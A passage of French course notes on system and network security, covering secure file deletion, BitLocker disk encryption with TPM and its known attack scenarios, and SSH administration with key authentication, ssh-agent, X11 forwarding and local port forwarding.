
Pour une réelle sécurité il faut réellement effacer les données de l'espace libre du système de fichier.

En principe il est conseillé d'utiliser un utilitaire qui satisfait au standard « departement of Defense clearing and sanitizing standard DOD 5220.22-M », mais il semble que la seule méthode qui soit agréée est la destruction physique ou la démagnétisation.

Dans la pratique, on peut utiliser **sdelete.exe** disponible dans les outils Sysinternals :



Ou bien la commande **cipher.exe**, option /w, la commande supprime dans le volume complet :



8.3 Chiffrement bitlocker sous Seven

8.3.1 Introduction

Cette solution de chiffrement est réalisée au niveau du système d'exploitation Seven. Plusieurs scénarios d'utilisation du chiffrement sont possibles, depuis le chiffrement d'une clé amovible jusqu'au chiffrement complet du système.

8.3.1.1 **Quelques références**

Guide de conception de chiffrement de lecteur BitLocker pour Windows 7 http://technet.microsoft.com/fr-fr/library/ee706536%28WS.10%29.aspx http://technet.microsoft.com/fr-fr/library/dd875547%28WS.10%29.aspx

BitLocker Drive Encryption Deployment Guide for Windows 7 http://technet.microsoft.com/fr-fr/library/dd875547%28WS.10%29.aspx

Guide pas à pas du chiffrement de lecteur BitLocker pour Windows 7 http://technet.microsoft.com/fr-fr/library/dd835565%28WS.10%29.aspx

8.3.1.2 Organisation générale

La fonctionnalité de chiffrement bitlocker est disponible dans les deux dernières versions Windows ® 7 entreprise ou Windows ® 7 Édition intégrale. Elle n'est pas disponible sur la version OEM la plus élevée Windows Seven Business. Ce n'est donc pas évident d'utiliser cette fonctionnalité sur un portable standard. Il reste aussi la solution d'un chiffrement hardware du disque.

En revanche elle est disponible sur serveur 2008.

Elle a pour but de protéger les données du système en chiffrant entièrement les volumes système (sauf quelques fichiers de démarrage) avec l'algorithme AES 128 ou 256. On peut aussi chiffrer d'autres volumes.

Bitlocker est conçu pour utiliser le module TPM (Trusted Platform Module) qui est un circuit cryptographique matériel présent sur les machines récentes. La version requise par Windows est 1.2. Les spécifications des puces TPM sont gérées par le Trusted Computing Group.

Ce circuit a pour fonction essentielle de stocker des clés de chiffrement et des valeurs de hash.

Le module est utilisé pour permettre un démarrage transparent sans nécessité de donner une clé de chiffrement.

Plusieurs modes de fonctionnement sont disponibles en fonction de la disponibilité de la puce TPM et des choix de l'administrateur.

Un kit de réparation est disponible en cas de problème de disque (Windows BitLocker Drive Preparation Tool)

8.3.1.3 Mode de fonctionnement Transparent

Dans ce mode de fonctionnement dit « Transparent operation mode », la puce TPM passe la clé au système uniquement si tous les modules de chargement sont détectés comme valide, c'est-à-dire non modifiés.

La suite des modules est la suivante :

- TPMinit qui est en ROM mon modifiable

- BIOS

- MBR

- BootSector

- BootBlock

- BootManager

- OSLoader

Le hash sha1 de chaque module est placé dans un registre du TPM, chaque module lance le suivant si le hash est conforme. On assure ainsi que le système en fonctionnement est bien celui valide.

Si la séquence de boot est modifiée, par exemple par l'installation d'un loader grub ou simplement par la présence d'un cd bootable la validation va échouer.

La sécurité repose alors sur l'authentification utilisée par le système lui-même. Un attaque à partir d'un autre système ou en déplaçant les disques est inopérante puisque le disque est chiffré.

D'un point de vue pratique, le module TPM doit généralement être activé dans le bios de la machine, par défaut il est désactivé.

8.3.1.4 Autres modes

On peut ajouter des protections à la clé de chiffrement en plus de la protection par le TPM.

Deux méthodes sont disponibles.

La protection par clé USB insérée au chargement consiste à créer un fichier de type .berk contenant l'information lu par le système. Cette méthode est disponible s'il n'existe pas de puce TPM.

La seconde possibilité est une protection par code PIN de moins de 20 chiffres à taper au boot. A noter que les chiffres sont à composer avec les touches F1 à F10.

La protection la plus forte est donc TPM+clé+PIN, mais évidemment dans ce cas il faut une présence humaine au lancement de la machine, ce qui est une contrainte forte pour un serveur.

8.3.1.5 Méthode d'attaque

8.3.1.5.1 Attaque hors ligne

Cette attaque correspond au vol de l'ordinateur. C'est en principe pour ce type d'attaque que le produit bitlocker est conçu. Idéalement il faut utiliser un mot de passe ou une clé extérieure pour empêcher le démarrage de la machine sans intervention extérieure. Si le démarrage est possible on est exposé aux attaques en ligne.

8.3.1.5.2 Attaque hors ligne en deux temps

On suppose que la machine est disponible une première fois pour l'installation d'un faux système qui va permettre de récupérer les clés ou mot de passe de démarrage. En fonction du type de clé le pirate devra redémarrer l'ordinateur ce qui n'est pas forcement détecté par l'utilisateur.

Dans un second temps la clé récupérée permet l'accès aux données.

8.3.1.5.3 Attaques en ligne

Si le système tourne et si un accès administrateur est disponible, via le réseau par exemple les clés sont facilement récupérables.

Sinon il faut tenter d'accéder à la mémoire du système par exemple avec le mode debug de Windows.

Une méthode d'attaque pour les systèmes de fichier chiffrés consiste à récupérer la clé de chiffrement en mémoire RAM par une procédure dite « Cold boot attack ».

Cette méthode utilise la rémanence de la mémoire RAM. On relance rapidement un OS léger pour lire la mémoire dans l'état laissé par le système d'origine. On peut aussi déplacer rapidement les modules mémoire sur une autre machine et éventuellement les refroidir pour augmenter le temps de rémanence.

Si le système est en mode transparent, l'attaquant à juste besoin de relancer le système qui place alors la clé en mémoire. A ce moment l'attaque est lancée par un reboot sauvage.

Si bitlocker utilise une authentification au boot (code PIN ou clé usb) et si cette clé n'est pas compromise l'attaque est impossible si le système est réellement arrêté.

L'attaque reste cependant possible si la machine est en mode hibernation (état ACPI S4) , ce qui est probable pour un portable.

Il existe également un outil d'extraction des données sur une machine en fonctionnement fournie par Microsoft aux organisations gouvernementales. Il est nommé « Computer Online Forensic Evidence Extractor (COFEE) » http://www.microsoft.com/industry/government/solutions/cofee/default.aspx.

9 Sécurité des réseaux, tunnels

9.1 Introduction

Le terme VPN (Virtual Private Network) est générique et regroupe plusieurs techniques.

Le but est de relier 2 réseaux distants (ou une station et un réseau) via un réseau ouvert (Internet) en garantissant plusieurs fonctionnalités:

• Les services de VLAN pour IP : même réseau logique IP pour étendre le réseau interne

• Des services de sécurité : Confidentialité des informations transmises et Intégrité des données (données non modifiées par un tiers)

• Authentification de l'émetteur et du destinataire (au sens station ou routeur)

• Sans rechercher une qualité de service particulière (débit …)

• Eviter des infrastructures dédiées à base de liaison spécialisées pour réduire les coûts.

Réduction de coût en utilisant un réseau partagé.

Les VPN utilisent le tunneling (tunnelisation). Plusieurs solutions de chiffrement et d'authentification sont disponibles, elles sont implémentées dans les différentes couches OSI

Un tunnel transporte des données entre 2 points sans que les éléments entre les points « perturbent » ce transport

9.2 Commande ssh Unix

SSH est un service permettant de se connecter à distance sur une machine. Contrairement à telnet ou rlogin, la session de connexion est cryptée, ce qui évite de faire passer le mot de passe en clair sur le réseau. On réalise de la sorte un tunnel au niveau applicatif 7.

Il convient également de souligner que les anciennes commandes transmettent directement les mots de passe en clair sur le réseau lorsqu'ils sont donnés par l'utilisateur. En conséquence, la sécurité des systèmes est compromise si l'accès physique au réseau est possible. Il suffit alors de disposer d'un système permettant de lire le contenu des paquets transitant sur le réseau.

Les principaux nouveaux clients ssh sont ssh pour la connexion, scp qui remplace rcp et sftp qui remplace ftp.

Les informations d'authentification sont cryptées, ainsi que les données à l'aide d'une clé symétrique. L'établissement de la session est réalisé avec une bi clé publique/privée.

En utilisant des techniques dites de « port forwarding », il est possible de faire passer à travers SSH des protocoles non cryptés comme pop et les sessions graphiques X11.

Il y a eu historiquement 2 version. La version 1 est remplacée par la version 2 qui est plus sûre et plus complète. Il est préférable d'éviter d'utiliser la version 1.

Notes :

Ce service est l'objet d'attaques fréquentes sur Internet, sa configuration doit être particulièrement soignée.

Une fois ce service en usage, il est nécessaire de supprimer les anciens services non cryptés comme telnet, rsh, rcp, ftp, rlogin etc..

9.2.1 Lancement du service

Le serveur sshd est généralement déjà installé. Sinon utiliser yum ou rpm ou apt-get suivant les version linux.

Lorsque les fichiers sshd sont installés, on trouve le fichier /etc/init.d/sshd qui est le modèle de script de lancement.

Pour lancer le service au prochain boot faire un « chkconfig sshd on » ou bien utiliser la commande graphique redhat-config-services et cocher l'entrée « sshd », puis faire « save ».

Lancer le service par la commande Shell :

```
# /etc/init.d/sshd start
```

Le processus sshd lancé écoute les connexions sur le port 22 par défaut et lance un fils pour chaque nouvelle connexion.

Sous Redhat le fichier de configuration est /etc/ssh/sshd_config, il est lu par le serveur au démarrage. Le fichier par défaut est suffisant pour utiliser le produit.

Il est conseillé de vérifier la configuration à l'aide du manuel man sshd et man sshd_config. De nombreuses options pour contrôler l'accès sont disponibles.

En cas de modification de ce fichier il est nécessaire de faire relire le fichier en envoyant un signal –1 (SIGHUP) au serveur sshd père, ou bien utiliser le script :

```
# /etc/init.d/sshd reload
```

Le répertoire /etc/ssh contient également des fichiers de clés RSA de la forme ssh_host*key*. Ces fichiers doivent être sauvegardés en cas de réinstallation du système pour éviter des messages de mise en garde sur le client.

Le client sftp est supporté par un processus /usr/libexec/openssh/sftp-server lancé directement par le serveur sshd.

9.2.2 Paire de clé du système

Pour établir les sessions il faut également générer une paire de clé pour la machine. Ceci est fait généralement automatiquement au premier lancement du service sshd après l'installation du système.

Les fichiers sont placés dans /etc/ssh. Notez les droits sur les clés privées et publiques (extension .pub)

```
[root@c4 ssh]# ls -l
total 204
-rw------- 1 root root 132839 Oct  2 19:39 moduli
-rw-r--r-- 1 root root   1827 Oct  2 19:39 ssh_config
-rw------- 1 root root   3301 Oct  2 19:39 sshd_config
-rw------- 1 root root    672 Feb 28 17:42 ssh_host_dsa_key
-rw-r--r-- 1 root root    590 Feb 28 17:42 ssh_host_dsa_key.pub
-rw------- 1 root root    963 Feb 28 17:42 ssh_host_key
-rw-r--r-- 1 root root    627 Feb 28 17:42 ssh_host_key.pub
-rw------- 1 root root   1671 Feb 28 17:42 ssh_host_rsa_key
-rw-r--r-- 1 root root    382 Feb 28 17:42 ssh_host_rsa_key.pub
[root@c4 ssh]#
```

En cas de réinstallation, il est possible de sauvegarder et restaurer les clés.

9.2.3 Utilisation des clients

La commande ssh s'utilise comme rlogin, l'option –l permet de changer d'utilisateur.

La première connexion donne le message suivant :

```
root@eole:/root> ssh h19
The authenticity of host 'h19 (192.168.100.219)' can't be established.
RSA key fingerprint is ba:2b:cf:5f:75:35:6a:df:6c:5b:88:36:b9:28:2f:ee.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'h19,192.168.100.219' (RSA) to the list of known ho
s.
root@h19's password:
Last login: Fri Mar 12 10:53:40 2010 from archive.fiupso.u-psud.fr
[root@h19 root]#
```

Lors de cette première connexion sur une machine, l'utilisateur est invité à vérifier la clé publique de la machine distante. C'est à ce moment qu'il faut vérifier que la clé sur le serveur distant est effectivement la bonne sinon on s'expose à une attaque « man-in-the-middle ».

Le fingerprint est un condensât MD5 de la clé publique qui est plus facilement manipulable par l'utilisateur lors des demandes de vérification des clés.

Le condensât peut être obtenu en cas de besoin à l'aide de la commande ssh-keygen -l :

```
[root@c4 .ssh]# ssh-keygen -l -f /root/.ssh/id_dsa.pub
1024 84:e2:6a:97:53:76:88:bc:79:78:b7:00:cd:b8:99:50 /root/.ssh/id_dsa.pub
[root@c4 .ssh]#
```

Notez la taille de la clé affiché en tête, par exemple 1024 pour une clé dsa..

La machine cliente est alors ajoutée dans le fichiers donnant la liste des machine connues ~/.ssh/known_hosts :

```
[root@c4 .ssh]# more known_hosts
c3,193.55.28.3 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA4RTYx8ihbIXy8WJkVktAfmNEp6VaTzLtqBQa/nEPZajx2VW318+TfTFdevkvkpEPVtVe/3B3V0j
o7kzxg0jgNX3qa0DkyfmCL8m8LcZ6YLWLPX3zEoC6AOWhIhBYj+Ajorc1ZOcBKzRSe7O3P0N2G122s0kLq1obvQJQZ10bi+cJt0u3BWma4CGZkFU1kBfo5m+vjzVu9
DJ0f3hqzQktHP8wykEkbkw443w8Q9cZAZFAxzWWUE7fkvi2g5uZKF1hbrPXFOw6LPvCMnzGrsMcUvEFC+2W2nKwg/VLFP/n1ZGxflr/E+sHXo77PDoQ5Dr+R66z4GW
UDYNKo9+nPD/Txw==
[root@c4 .ssh]#
```

Si un message d'alerte se produit par la suite cela peut provenir d'un changement de known_hosts, d'un changement de la clé publique de la machine distante (réinstallation généralement) ou attaque réelle.

Il existe une commande ssh-keyscan permettant de retrouver les clés publiques d'une liste de machine. Ceci peut permettre de construire automatiquement le fichier known_hosts ou mettre en place une méthode de vérification des clés.

```
[root@c4 .ssh]# ssh-keyscan -t rsa,dsa  c3
# c3 SSH-2.0-OpenSSH_4.3
c3 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA4RTYx8ihbIXy8WJkVktAfmNEp6VaTzLtqBQa/nEPZajx2VW318+TfTFdevkvkpEPVtVe/3B3V0jo7kzxg0jgNX3qa0DkyfmCL8m8L
cZ6YLWLPX3zEoC6AOWhIhBYj+Ajorc1ZOcBKzRSe7O3P0N2G122s0kLq1obvQJQZ10bi+cJt0u3BWma4CGZkFU1kBfo5m+vjzVu9DJ0f3hqzQktHP8wykEkbkw443w8Q9cZAZFAxzWWU
E7fkvi2g5uZKF1hbrPXFOw6LPvCMnzGrsMcUvEFC+2W2nKwg/VLFP/n1ZGxflr/E+sHXo77PDoQ5Dr+R66z4GWUDYNKo9+nPD/Txw==
# c3 SSH-2.0-OpenSSH_4.3
c3 ssh-dss AAAAB3NzaC1kc3MAAACBAM+1h5+zLgx1yHtfTkUE8tqAftG+Q7PpOGn8XhQ5lQXUp26GDyyD2TcRK7nyDxhdIr1yqruSjz5B+Y4/wrkMmpnQNVF8KOPuOQ26lv7J7srx+
MWW+J03Q7Jajyv2pAN+AgWS+2oh56zd+QUM4QsdmYcXcPVUwE3b22DppU7ptbV3AAAAFQCvsStW4tTRBrcIIpbvJX+/MYSHZwAAAIBOibKBDTQ/Z+4AzLC3f1i5FkhWeBeFRnZOVSOEm
Y1yf3IXn8FGHTsISRS/llKPQafQFKpTiHs0kEPxFAtaFkI8u7H7iygaBDio+P29oW77Up/mf0HLmCWWVwHP/qV9/eFGl6J1+RjXT+NqUklUIAVSWaNDNhKguk1/6RcNLXxZiAAAAIBdK
bT3ptc3Ar+V7Wzn4/qkmsxY4Czkg/8AcdpE5N1MKDkRvAZZRQ0glJ0mX8onVgr2lRaeJaxcmjAcF5fTtFMaiYWcusWvbI5rWnyUmmp/IYtEaPB7tVB457WFCr7ilm1eKi2GKGiXFMghg
Ok/DJF0g+bMBsXASSAFC05d3aJ3hw==
[root@c4 .ssh]#
```

La commande ssh peut aussi exécuter une seule commande et terminer, toutefois le mot de passe est demandé, sauf si on change la méthode d'authentification.

exemple :

```
[root@h19 root]# ssh h19 ls
root@h19's password:
anaconda-ks.cfg
erreur
essai
install.log
install.log.syslog
mbox
nohup.out
normal
[root@h19 root]#
```

La commande scp permet de copier des fichiers comme rcp.

On préfixe les noms de fichiers ou répertoire par [utilisateur@]machine : .L'utilisateur est optionnel, par défaut l'utilisateur local est choisi.

Le mot de passe est demandé.

Exemple :

```
# scp root@h19:/tmp/* .
```

La commande sftp permet de travailler comme sous ftp.

Exemple :

```
root@eole:/root> sftp h19
Connecting to h19...
root@h19's password:
sftp> ?
Available commands:
cd path                         Change remote directory to 'path'
lcd path                        Change local directory to 'path'
chgrp grp path                  Change group of file 'path' to 'grp'
chmod mode path                 Change permissions of file 'path' to 'mode'
chown own path                  Change owner of file 'path' to 'own'
help                            Display this help text
get remote-path [local-path]    Download file
lls [ls-options [path]]         Display local directory listing
ln oldpath newpath              Symlink remote file
lmkdir path                     Create local directory
lpwd                            Print local working directory
ls [path]                       Display remote directory listing
lumask umask                    Set local umask to 'umask'
mkdir path                      Create remote directory
put local-path [remote-path]    Upload file
pwd                             Display remote working directory
exit                            Quit sftp
quit                            Quit sftp
rename oldpath newpath          Rename remote file
rmdir path                      Remove remote directory
rm path                         Delete remote file
symlink oldpath newpath         Symlink remote file
version                         Show SFTP version
!command                        Execute 'command' in local shell
!                               Escape to local shell
?                               Synonym for help
sftp>
```

9.2.4 Suppression des demandes de mot de passe

9.2.4.1 **Création de clés**

Il est possible de générer des paires de clé d'authentification pour chaque utilisateur de manière à éviter de taper le mot de passe à chaque connexion. Ceci est plus particulièrement utile pour l'exécution de commandes à distance ou pour les copies scp dans des scripts.

Les clés sont placées dans le répertoire .ssh d'un utilisateur, Ce répertoire peut être sauvegardé pour conserver l'accès à ssh lorsque la machine est réinstallée.

Il existe deux versions pour OpenSSH, on présente ici la version 2 utilisée actuellement. Deux types de clés sont supportés dans la version 2 : RSA et DSA. La version 1 ne supporte que RSA.

La commande de génération de clé dispose de trois options en fonction des versions :

ssh-keygen –t rsa Clé RSA pour la version 2.

ssh-keygen –t das Clé DSA pour la version 2.

ssh-keygen –t rsa1 Clé RSA pour la version 1.

Exemple :

Voici un exemple de génération de clé DSA :

Sur le client et sous le compte de l'utilisateur, création des fichiers de clés privée id_dsa et publique id_dsa.pub :

```
[samba@h19 samba]$ ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/home/samba/.ssh/id_dsa):
Created directory '/home/samba/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/samba/.ssh/id_dsa.
Your public key has been saved in /home/samba/.ssh/id_dsa.pub.
The key fingerprint is:
bb:ad:1d:2e:1c:3f:2b:45:9b:85:8a:ed:b6:6e:c4:18 samba@h19
[samba@h19 samba]$
```

La clé privée doit être parfaitement protégée, ce qui veut dire notamment positionner correctement les droits unix.

Copier le contenu de la clé publique id_dsa.pub dans le fichier **~/.ssh/authorized_keys** sur le compte de la machine serveur. Utiliser par exemple scp pour copier puis une double redirection.

Cette étape permet de se connecter sans mot de passe, mais nécessite de taper la paraphrase « passphrase » pour que le ssh local puisse déchiffrer la clé privée:

```
[samba@h19 root]$ ssh -l root eole
Enter passphrase for key '/home/samba/.ssh/id_dsa':
Last login: Wed Mar 12 12:28:52 2003 from h19.fiupso.u-psud.fr
```

Pour éviter de taper cette phrase il existe un programme **ssh-agent** qui conserve localement la clé privée déjà déchiffrée.

L'agent ssh-agent réalise les opérations de signature sur les clés à la demande des processus ssh, à aucun moment la clé privée n'est connue du programme ssh :

Note : Le format des clés ssh est explicité dans la RFC 4716, l'encodage est du type base64 (RFC 2045)

Il est possible de donner une « passphrase » vide, dans ce cas la sécurité repose sur l'accès au répertoire .ssh !

9.2.4.2 **ssh-agent sous Shell**

Dans une fenêtre Shell, procéder de la façon suivante :

Remplacer le Shell par ssh-agent, qui sera le père d'un nouveau Shell :

```
# exec /usr/bin/ssh-agent $SHELL
```

Ajouter la passphrase à l'aide de la commande ssh-add, la connexion au serveur est faite maintenant directement :

```
[samba@h19 root]$ ssh-add
Enter passphrase for /home/samba/.ssh/id_dsa:
Identity added: /home/samba/.ssh/id_dsa (/home/samba/.ssh/id_dsa)
[samba@h19 root]$ ssh -l root eole
Last login: Wed Mar 12 12:29:21 2003 from h19.fiupso.u-psud.fr
*******************************************************************************
*                                                                             *
*         Bienvenue sur Eole   (P4 2.4GHz RedHat 8.0 kernel 2.4.18 XFS        *
*                                                                             *
*******************************************************************************
root@eole:/root>
```

Attention, la fermeture de la fenêtre provoque la fin du processus ssh-agent et donc la perte de la paraphrase.

On peut aussi lancer une fenêtre graphique à partir d'un shell si l'environnement est graphique :

```
$ ssh-agent xterm &
```

9.2.4.3 **ssh-agent sous gnome**

Le problème est de lancer ssh-agent en amont des autres processus de la session graphique.

Il faut disposer d'un fichier de configuration de l'interface graphique ~/.Xclients-defaults. Ce fichier n'est pas crée par défaut. On peut le créer à l'aide de la commande switchdesk initialement prévue pour changer de type de session graphique. (Cette commande n'est pas toujours installée par défaut).

Modifier le fichier pour lancer le programme ssh-agent et remplacer les lignes :

```
exec $HOME/.Xclients-defaut
```

Par la ligne :

```
exec /usr/bin/ssh-agent $HOME/.Xclients-defaut
```

Pour lancer également le programme ssh-add, utiliser le programme « gnome-session-properties » (menu System->preferences->More Preferences->session"), choisir « startup Programs » puis cliquer sur « add » et donner la commande /usr/bin/ssh-add. Les fichiers de session gnome (répertoire ~/gnome2) sont modifiés.

Autre exemple de fichier sous redhat :

```
[root@c4 ~]# more .Xclients-default
#!/bin/bash
# (c) 2001 Red Hat, Inc.

WM="gnome-session"
WMPATH="/usr/bin /usr/X11R6/bin /usr/local/bin"

for p in $WMPATH ; do
   [ -x $p/$WM ] && exec ssh-agent $p/$WM
done

exit 1
[root@c4 ~]#
```

Lancer une nouvelle session, une fenêtre openssh demande la paraphrase, toutes les connexions ssh suivantes sont transparentes.

9.2.5 Redirection X11

Le système graphique Unix est X Window System ou X11. C'est un protocole client/serveur ou le serveur réalise l'affichage et le client est l'application ouvrant une fenêtre.

Le protocole est nativement non sécurisé, en particulier pour la frappe du clavier.

Il est facile de travailler à distance dans cet environnement mais on n'a aucune sécurité sur les communications entre les applications tournant sur la machine ou l'on est connecté et le serveur d'affichage, par exemple un terminal léger ou une autre machine Unix distante.

Ssh permet de faire passer la connexion X11 normalement non chiffrée sur le port 6000 à travers le tunnel chiffré du port 22.

Pour utiliser cette fonctionnalité il faut autoriser le « X11forwarding » sur le client et le serveur ssh.

Sur le serveur il faut l'option suivante dans le fichier /etc/ssh/sshd_config:

```
X11Forwarding yes
```

En cas de modification du serveur, ne pas oublier de relire la configuration :

```
/etc/init.d/ssh restart
```

Sur le client il faut activer également le forwarding, soit de façon globale par machine dans le fichier /etc/ssh/ssh_config soit dans le fichier de l'utilisateur ~/.ssh/config:

```
ForwardX11 yes
```

On peut aussi utiliser l'option –X de la commande ssh

Exemple :

```
/> ssh -X c4
root@c4's password:
Last login: Tue Feb 27 14:33:20 2007 from gs2.ie2.u-psud.fr
[root@c4 ~]# echo $DISPLAY
localhost:10.0
[root@c4 ~]#
```

Notez la variable DISPLAY crée par ssh qui pointe vers la machine locale et l'écran 10. Cet écran est en fait relié au port 6010, de même qu'un écran local localhost :0.0 pointe vers le port 6000. C'est cette variable qui est lue par le client pour accéder au serveur à travers le port 6010.

La commande lsof permet de vérifier ces ports :


```
[root@c4 ~]# lsof -P -ni
COMMAND     PID  USER   FD   TYPE DEVICE SIZE NODE NAME
dhclient   1534  root    4u  IPv4   4237       UDP *:68
portmap    1638   rpc    3u  IPv4   4469       UDP *:111
portmap    1638   rpc    4u  IPv4   4488       TCP *:111 (LISTEN)
rpc.statd  1657  root    3u  IPv4   4516       UDP *:988
rpc.statd  1657  root    6u  IPv4   4504       UDP *:985
rpc.statd  1657  root    7u  IPv4   4534       TCP *:991 (LISTEN)
cupsd      1824  root    3u  IPv4   4968       TCP 127.0.0.1:631 (LISTEN)
cupsd      1824  root    4u  IPv6   4969       TCP [::1]:631 (LISTEN)
cupsd      1824  root    6u  IPv4   4972       UDP *:631
sshd       1845  root    3u  IPv6   5022       TCP *:22 (LISTEN)
sendmail   1863  root    4u  IPv4   5094       TCP 127.0.0.1:25 (LISTEN)
yum-updat  1956  root    8u  IPv4   8087       TCP 193.55.28.4:53563->152.3.220.166:80 (CLOSE_WAIT)
yum-updat  1956  root    9u  IPv4   8094       TCP 193.55.28.4:60583->129.143.116.10:80 (CLOSE_WAIT)
avahi-dae  1966 avahi   13u  IPv4   5364       UDP *:5353
avahi-dae  1966 avahi   14u  IPv6   5365       UDP *:5353
avahi-dae  1966 avahi   15u  IPv4   5366       UDP *:32768
avahi-dae  1966 avahi   16u  IPv6   5367       UDP *:32769
pup       12188  root    6u  IPv4 126600       TCP 193.55.28.4:42573->152.3.220.166:80 (CLOSE_WAIT)
pup       12188  root    7u  IPv4 126609       TCP 193.55.28.4:36814->209.132.176.20:80 (CLOSE_WAIT)
pup       12188  root   14u  IPv4 127275       TCP 193.55.28.4:51547->193.120.14.241:80 (CLOSE_WAIT)
pup       12188  root   15u  IPv4 126880       TCP 193.55.28.4:37319->202.158.214.106:80 (CLOSE_WAIT)
pup       12188  root   18u  IPv4 129716       TCP 193.55.28.4:60327->195.221.21.36:80 (CLOSE_WAIT)
sshd      12542  root    3u  IPv6 141687       TCP 193.55.28.4:22->193.55.28.202:58326 (ESTABLISHED)
sshd      12542  root    6u  IPv4 141729       TCP 127.0.0.1:6010 (LISTEN)
sshd      12542  root    7u  IPv6 141730       TCP [::1]:6010 (LISTEN)
[root@c4 ~]#
```

A noter que la sécurité de la connexion au serveur et donc au clavier local depuis la machine tournant le sshd est celle du protocole X11 classique. Il n'y a pas de chiffrement après le port 6010. Il faut configurer les droits par la commande xauth et le fichier ~/.Xauthority, c'est la fonction de la Directive ForwardX11Trusted qui limite la durée de connexion des clients.

9.2.6 Redirection de port, tunnel ssh

La commande ssh dispose des options –L et –R permettant de mettre en place des tunnels sur des ports choisis arbitrairement, mais uniquement pour le transport TCP. Ce mécanisme ne fonctionne pas avec UDP.

Note : Les ports inférieurs à 1024 ne peuvent pas être ouverts par des utilisateurs non super-user. Il faut en tenir compte dans le choix des ports.



Ce genre de mécanisme peut permettre de faire passer dans un tunnel chiffré une application travaillant en clair. En général on préfèrera utiliser directement un chiffrage au niveau de l'application ou au niveau 4 OSI si cela est possible.

La redirection de port est aussi (mal ?) utilisée pour contourner les règles d'utilisation du réseau, plus particulièrement pour contourner les pare feux.


Il existe deux façons symétriques pour établir la redirection.

9.2.7 Redirection locale

La redirection local utilise l'option –L, dans ce cas un nouveau port choisi par l'utilisateur est ouvert du coté de la commande ssh client.

Le sshd coté serveur se connecte sur un port correspondant à un service précis sur la machine distante

Cela correspond au cas ou l'application dont on a besoin est du coté client ssh.



Supposons que le serveur distant est serveur imap, port 143, le port local est choisi arbitrairement à 1143. Bien entendu il ne faut pas utiliser un port déjà en usage ou qui est successible de le devenir si un nouveau serveur doit être lancé plus tard.

La commande est sur host_A:

```
Host_A > ssh –L 1143 :localhost :143 host_B
```

- **1143** est le port local
- **localhost** est l'adresse sur laquelle le sshd doit se connecter, dans l'exemple c'est l'adresse 127.0.01 de la machine **host_B**, pas hosts_A
- **143** est le port à utiliser pour la connexion dur la machine serveur hosts_b

En réalité la syntaxe complète est **[bind_adresse] :port :host :hostport**, autrement dit on décrit deux « socket » réseau bind_adresse :port pour la machine cliente et host :hostport pour le serveur, ce qui donne dans l'exemple : localhost :1143 :localhost :143.

Ce qui correspond bien aux deux tubes application client vers ssh client et sshd vers serveur.

On obtient un nouveau socket réseau à l'adresse 127.0.0.1:1143 qui est l'interface locale de hosts_A

Le programme de lecture des mails doit se connecter à ce nouveau port, le tunnel transporte les données chiffrées vers le sshd du serveur qui passe enfin les données claires au serveur imap sur le port 143

A noter que la commande ouvre aussi une connexion ssh vers host_B

